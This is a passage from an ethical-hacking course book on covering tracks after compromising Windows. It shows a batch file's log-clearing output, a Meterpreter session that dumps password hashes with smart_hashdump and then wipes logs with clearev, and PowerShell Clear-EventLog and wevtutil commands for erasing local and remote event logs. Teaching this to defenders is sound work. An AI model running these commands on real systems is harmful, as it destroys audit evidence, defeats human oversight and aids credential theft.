
```
clearing "Microsoft-Windows-DAL-Provider/Analytic"
clearing "Microsoft-Windows-DAL-Provider/Operational"
clearing "Microsoft-Windows-DAMM/Diagnostic"
clearing "Microsoft-Windows-DCLocator/Debug"
clearing "Microsoft-Windows-DDisplay/Analytic"
clearing "Microsoft-Windows-DDisplay/Logging"
clearing "Microsoft-Windows-DLNA-Namespace/Analytic"
clearing "Microsoft-Windows-DNS-Client/Operational"
clearing "Microsoft-Windows-DSC/Admin"
clearing "Microsoft-Windows-DSC/Analytic"
clearing "Microsoft-Windows-DSC/Debug"
clearing "Microsoft-Windows-DSC/Operational"
clearing "Microsoft-Windows-DUI/Diagnostic"
clearing "Microsoft-Windows-DUSER/Diagnostic"
clearing "Microsoft-Windows-DXGI/Analytic"
clearing "Microsoft-Windows-DXGI/Logging"
clearing "Microsoft-Windows-DXP/Analytic"
clearing "Microsoft-Windows-Data-Pdf/Debug"
clearing "Microsoft-Windows-DataIntegrityScan/Admin"
clearing "Microsoft-Windows-DataIntegrityScan/CrashRecovery"
clearing "Microsoft-Windows-DateTimeControlPanel/Analytic"
clearing "Microsoft-Windows-DateTimeControlPanel/Debug"
clearing "Microsoft-Windows-DateTimeControlPanel/Operational"
clearing "Microsoft-Windows-Deduplication/Diagnostic"
clearing "Microsoft-Windows-Deduplication/Operational"
clearing "Microsoft-Windows-Deduplication/Performance"
clearing "Microsoft-Windows-Deduplication/Scrubbing"
clearing "Microsoft-Windows-Defrag-Core/Debug"
clearing "Microsoft-Windows-Deplorch/Analytic"
clearing "Microsoft-Windows-DesktopActivityModerator/Diagnostic"
clearing "Microsoft-Windows-DesktopWindowManager-Diag/Diagnostic"
clearing "Microsoft-Windows-DeviceAssociationService/Performance"
clearing "Microsoft-Windows-DeviceConfidence/Analytic"
clearing "Microsoft-Windows-DeviceGuard/Operational"
clearing "Microsoft-Windows-DeviceGuard/Verbose"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Autopilot"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Debug"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Operational"
clearing "Microsoft-Windows-DeviceSetupManager/Admin"
clearing "Microsoft-Windows-DeviceSetupManager/Analytic"
clearing "Microsoft-Windows-DeviceSetupManager/Debug"
```

Figure 6.206: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type **`clearev`** command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
[+]     Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >
```

Figure 6.207: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the **`Clear-EventLog`** command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     `>Clear-EventLog "Windows PowerShell"`

  3. Use the following command to clear specific multiple log types from local or remote systems:

     `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     `>Clear-EventLog -LogName application, system -confirm`

Note: The parameters used in the `Clear-EventLog` command are as follows:

- `-ComputerName`: Specifies a remote computer; the default is the local computer
- `-Confirm`: Prompts you for confirmation before running cmdlet
- `-LogName`: Specifies the event logs
- `-WhatIf`: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:


   ```
   >wevtutil el
   ```

3. Use the following command to clear the event logs:

   ```
   >wevtutil cl <log_name>
   ```

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.



